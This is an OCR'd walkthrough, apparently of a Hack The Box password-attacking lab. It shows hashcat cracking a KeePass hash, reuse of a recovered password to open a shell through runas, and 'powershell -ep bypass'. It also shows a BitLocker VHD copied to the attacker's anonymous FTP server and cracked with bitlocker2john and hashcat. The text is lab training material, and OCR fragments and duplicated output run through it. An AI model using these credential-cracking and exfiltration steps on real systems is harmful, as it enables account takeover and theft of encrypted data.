
```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 

Rejected.........: 0/25600 (0.00%)
Restore.Point....: 25600/94044 (27.22%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:54272-55296
Candidate.Engine.: Device Generator
Candidates.#1....: d0lphin123! → d0lphin91!
Hardware.Mon.#1..: Util: 85%

$keepass$*2*60000*0*048f742ba4e83db43180a31b429023defcb09a2e4110956e218a498c90bfc39a*2f3c5560d95ead326c79f32988cbab81bafcabbd4cd69cd237a1d2fbadd7fb84*1eef873a28851d1fcd946d2b24bd29f6*d68c68
59ae565c09ddc5b81c39d87565cc8c50338a3fb9e6e0a3425e55b0b7a3*35683df41573246ad58a3fdad9a764d7b5d4e3610e1a021be2f2f1018523c065:Qwerty7!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*60000*0*048f742ba4e83db43180a31b429023d...23c065
Time.Started.....: Mon Oct 21 03:21:34 2024 (3 mins, 50 secs)
Time.Estimated...: Mon Oct 21 03:25:24 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (../ressources_htb/custom_pass.list)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      317 H/s (6.57ms) @ Accel:32 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 73088/94044 (77.72%)
Rejected.........: 0/73088 (0.00%)
Restore.Point....: 72960/94044 (77.58%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:59392-60000
Candidate.Engine.: Device Generator
Candidates.#1....: qwerty2000! → qwerty83!
Hardware.Mon.#1..: Util: 86%

Started: Mon Oct 21 03:20:59 2024
Stopped: Mon Oct 21 03:25:27 2024

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ █
```

We found the password : Qwerty7!



Logins_copy.kdbx* - KeePass
File Group Entry Find View Tools Help
Logins
General
Windows
Network
Internet
eMail
Homebanking
Recycle Bin

Title	User Name	Password	URL	Notes
Windows				
Adm	david	********		




Edit Entry
Edit Entry
You are editing an existing entry.
General | Advanced | Properties | Auto-Type | History
Tools
OK
Cancel


Title: Adm
User name: david
Password: gRzX7YbeTcDG7
Repeat:
Quality: 75 bits 13 ch.
URL:
Notes:
□ Expires: 10/21/2024 12:00:00 AM

Creation Time: 2/11/2022 5


□gRzX7YbeTcDG7



To sign in remotely, you need the right to sign in through Remote Desktop Services. By default, members of the Remote Desktop Users




To sign in remotely, you need the right to sign in through Remote Desktop Services. By default, members of the Remote Desktop Users group have this right. If the group you're in doesn't have this right, or if the right has been removed from the Remote Desktop Users group, you need to be granted this right manually.



The user name or password is incorrect. Try again.

We can't login with ssh nor with rdp


We come back to our shell of johanna session and let's try to spawn a cmd.exe of david :




```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\johanna>ip a
'ip' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\johanna>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.174.121
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

C:\Users\johanna>runas /user:david "cmd.exe"
Enter the password for david:
Attempting to start cmd.exe as user "WINSRV\david" ...

C:\Users\johanna>
```

```
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>_
```


```
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this sp
```



```
 Directory of C:\Users\david

10/21/2024  04:15 AM           786,432 NTUSER.DAT
02/11/2022  03:23 AM    <DIR>          ..
02/11/2022  03:23 AM    <DIR>          .
02/11/2022  03:23 AM    <DIR>          Documents
02/10/2022  10:28 AM            65,536 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
02/10/2022  10:28 AM    <DIR>          Links
02/10/2022  10:28 AM    <DIR>          Searches
02/10/2022  10:28 AM    <DIR>          Saved Games
02/10/2022  10:28 AM    <DIR>          Downloads
02/10/2022  10:28 AM    <DIR>          Music
02/10/2022  10:28 AM    <DIR>          Contacts
02/10/2022  10:28 AM    <DIR>          Videos
02/10/2022  10:28 AM    <DIR>          Favorites
02/10/2022  10:28 AM    <DIR>          Pictures
02/10/2022  10:28 AM    <DIR>          Desktop
02/10/2022  10:28 AM    <DIR>          3D Objects
02/10/2022  10:28 AM    <JUNCTION>     Templates [C:\Users\david\AppData\Roaming\Microsoft\Windows\Templates]
02/10/2022  10:28 AM    <JUNCTION>     Recent [C:\Users\david\AppData\Roaming\Microsoft\Windows\Recent]
```




```
 Directory of C:\Users\david

10/21/2024  04:15 AM           786,432 NTUSER.DAT
02/11/2022  03:23 AM    <DIR>          ..
02/11/2022  03:23 AM    <DIR>          .
02/11/2022  03:23 AM    <DIR>          Documents
02/10/2022  10:28 AM            65,536 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
02/10/2022  10:28 AM    <DIR>          Links
02/10/2022  10:28 AM    <DIR>          Searches
02/10/2022  10:28 AM    <DIR>          Saved Games
02/10/2022  10:28 AM    <DIR>          Downloads
02/10/2022  10:28 AM    <DIR>          Music
02/10/2022  10:28 AM    <DIR>          Contacts
02/10/2022  10:28 AM    <DIR>          Videos
02/10/2022  10:28 AM    <DIR>          Favorites
02/10/2022  10:28 AM    <DIR>          Pictures
02/10/2022  10:28 AM    <DIR>          Desktop
02/10/2022  10:28 AM    <DIR>          3D Objects
02/10/2022  10:28 AM    <JUNCTION>     Templates [C:\Users\david\AppData\Roaming\Microsoft\Windows\Templates]
02/10/2022  10:28 AM    <JUNCTION>     Recent [C:\Users\david\AppData\Roaming\Microsoft\Windows\Recent]
02/10/2022  10:28 AM    <JUNCTION>     Cookies [C:\Users\david\AppData\Local\Microsoft\Windows\INetCookies]
02/10/2022  10:28 AM    <JUNCTION>     Start Menu [C:\Users\david\AppData\Roaming\Microsoft\Windows\Start Menu]
02/10/2022  10:28 AM    <JUNCTION>     SendTo [C:\Users\david\AppData\Roaming\Microsoft\Windows\SendTo]
02/10/2022  10:28 AM                20 ntuser.ini
02/10/2022  10:28 AM    <DIR>          AppData
02/10/2022  10:28 AM    <JUNCTION>     Local Settings [C:\Users\david\AppData\Local]
02/10/2022  10:28 AM    <JUNCTION>     Application Data [C:\Users\david\AppData\Roaming]
02/10/2022  10:28 AM    <JUNCTION>     NetHood [C:\Users\david\AppData\Roaming\Microsoft\Windows\Network Shortcuts]
02/10/2022  10:28 AM    <JUNCTION>     My Documents [C:\Users\david\Documents]
02/10/2022  10:28 AM    <JUNCTION>     PrintHood [C:\Users\david\AppData\Roaming\Microsoft\Windows\Printer Shortcuts]
02/10/2022  10:28 AM           524,288 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000001.regtrans-ms
02/10/2022  10:28 AM           524,288 NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000002.regtrans-ms
02/10/2022  10:28 AM            16,384 ntuser.dat.LOG2
02/10/2022  10:28 AM           114,688 ntuser.dat.LOG1
               7 File(s)      2,031,636 bytes
              25 Dir(s)  25,066,917,888 bytes free

C:\Users\david>_
```



```
C:\Users\david>cd Documents

C:\Users\david\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is 2683-3D37

 Directory of C:\Users\david\Documents

02/11/2022  03:23 AM    <DIR>          .
02/11/2022  03:23 AM    <DIR>          ..
02/11/2022  03:43 AM    <DIR>          David
               0 File(s)              0 bytes
               3 Dir(s)  25,049,837,568 bytes free

C:\Users\david\Documents>cd DAvid

C:\Users\david\Documents\David>cd David
The system cannot find the path specified.

C:\Users\david\Documents\David>dir
 Volume in drive C has no label.
 Volume Serial Number is 2683-3D37

 Directory of C:\Users\david\Documents\David

02/11/2022  03:43 AM    <DIR>          .
02/11/2022  03:43 AM    <DIR>          ..
02/11/2022  05:16 AM       136,315,392 Backup.vhd
               1 File(s)    136,315,392 bytes
               2 Dir(s)  25,041,367,040 bytes free

C:\Users\david\Documents\David>_
```


We found backup.vhd

Let"s try to mount it locally on david session



```
:\Users\david\Documents\David>Mount-DiskImage  -ImagePath C:\Users\david\Documents\David\Backup.vhd
'Mount-DiskImage' is not recognized as an internal or external command,
operable program or batch file.

:\Users\david\Documents\David>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\david\Documents\David> Mount-DiskImage  -ImagePath C:\Users\david\Documents\David\Backup.vhd
Mount-DiskImage : A required privilege is not held by the client.
At line:1 char:1
+ Mount-DiskImage  -ImagePath C:\Users\david\Documents\David\Backup.vhd
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (MSFT_DiskImage ...torageType = 2):ROOT/Microsoft/.../MSFT_DiskImage) [Mou
   nt-DiskImage], CimException
    + FullyQualifiedErrorId : HRESULT 0x80070522,Mount-DiskImage

PS C:\Users\david\Documents\David> _
```


It demands a privs so let's crack it on on our attacker box




jerbi@Anonymous: ~/HackTheBox/password_attacking/labs/hard/extracted
jerbi@Anonymous: ~ ×
jerbi@Anonymous: ~/HackTheBox ×
jerbi@Anonymous: ~/HackTheBox/password_attacking/labs/hard/extracted ×

```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ sudo python3 -m pyftpdlib --port 21 --write
[sudo] password for jerbi:
/usr/lib/python3/dist-packages/pyftpdlib/authorizers.py:108: RuntimeWarning: write permissions assigned to anonymous
 user.
  self._check_permissions(username, perm)
[I 2024-10-21 13:41:28] concurrency model: async
[I 2024-10-21 13:41:28] masquerade (NAT) address: None
[I 2024-10-21 13:41:28] passive ports: None
[I 2024-10-21 13:41:28] >>> starting FTP server on 0.0.0.0:21, pid=4223 <<<
[I 2024-10-21 13:44:23] 10.129.216.205:49684-[] FTP session opened (connect)
[I 2024-10-21 13:44:29] 10.129.216.205:49684-[anonymous] USER 'anonymous' logged in.
[I 2024-10-21 13:48:18] 10.129.216.205:49684-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/ex
tracted/Backup.vhd completed=1 bytes=136315392 seconds=222.069
```


```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ ls -allt
total 133140
-rw-r--r-- 1 root  root  136314732 Oct 21 13:48 Backup.vhd
drwxrwxr-x 2 jerbi jerbi      4096 Oct 21 13:44 .
-rwxr-xr-x 1 jerbi jerbi      2199 Oct 21 03:28 Logins_copy.kdbx
-rw-rw-r-- 1 jerbi jerbi       313 Oct 21 03:20 logins_hash
drwxrwxr-x 5 jerbi jerbi      4096 Oct 21 03:07 ..
-rw-r--r-- 1 root  root       2124 Oct 18 17:32 Logins.kdbx

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ bitlocker2john -i Backup.vhd > Backup.hash

Signature found at 0x1000003
Version: 8
Invalid version, looking for a signature with valid version...

Signature found at 0x31fffa9
Version: 2 (Windows 7 or later)

VMK entry found at 0x320005a

VMK encrypted with User Password found at 320007b
VMK encrypted with AES-CCM

VMK entry found at 0x320013a

VMK encrypted with Recovery Password found at 0x320015b
Searching AES-CCM from 0x3200177
Trying offset 0x320020a....
VMK encrypted with AES-CCM!!

Signature found at 0x3eaaf4c
Version: 2 (Windows 7 or later)

VMK entry found at 0x3eaaffd

VMK entry found at 0x3eab0dd

Signature found at 0x4b55ec9
Version: 2 (Windows 7 or later)

VMK entry found at 0x4b55f7a
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ bitlocker2john -i Backup.vhd > Backup.hash

Signature found at 0×1000003
Version: 8
Invalid version, looking for a signature with valid version ...

Signature found at 0×31fffa9
Version: 2 (Windows 7 or later)

VMK entry found at 0×320005a

VMK encrypted with User Password found at 320007b
VMK encrypted with AES-CCM

VMK entry found at 0×320013a

VMK encrypted with Recovery Password found at 0×320015b
Searching AES-CCM from 0×3200177
Trying offset 0×320020a....
VMK encrypted with AES-CCM!!

Signature found at 0×3eaaf4c
Version: 2 (Windows 7 or later)

VMK entry found at 0×3eaaffd

VMK entry found at 0×3eab0dd

Signature found at 0×4b55ec9
Version: 2 (Windows 7 or later)

VMK entry found at 0×4b55f7a

VMK entry found at 0×4b5605a

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ grep "bitlocker\$0" Backup.hash > Backup.hashh

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ cat Backup.hashh
$bitlocker$0$16$60d83def3e335699830cc42793dae6e5$1048576$12$80b20a04341fd80103000000$60$ae149c9c17975483390d2afb7ff7
5c3e3380733976fa7d02bb29caebece6076c3c29096fc341a916c79b0db656a1f28e9f186e8b201c38653f64443a

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ hashcat -m 22100 Backup.hashh ../ressources_htb/custom_pass.list -o Backup.cracked
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl proj
ect]
==========================================================================================================================================
====
* Device #1: cpu-sandybridge-AMD Ryzen 5 5600H with Radeon Graphics, 1930/3924 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 4
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient ...
```



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ cat Backup.cracked
$bitlocker$0$16$60d83def3e335699830cc42793dae6e5$1048576$12$80b20a04341fd80103000000$60$ae149c9c17975483390d2afb7ff75c3e3380733976fa7d02
bb29caebece6076c3c29096fc341a916c79b0db656a1f28e9f186e8b201c38653f64443a:123456789!

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
└─$ 
```


123456789!



jerbi@Anonymous: ~ × jerbi@Anonymous: ~/HackTheBox × jerbi@Anonymous: ~/HackTheBox/password_


```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/hard/extracted]
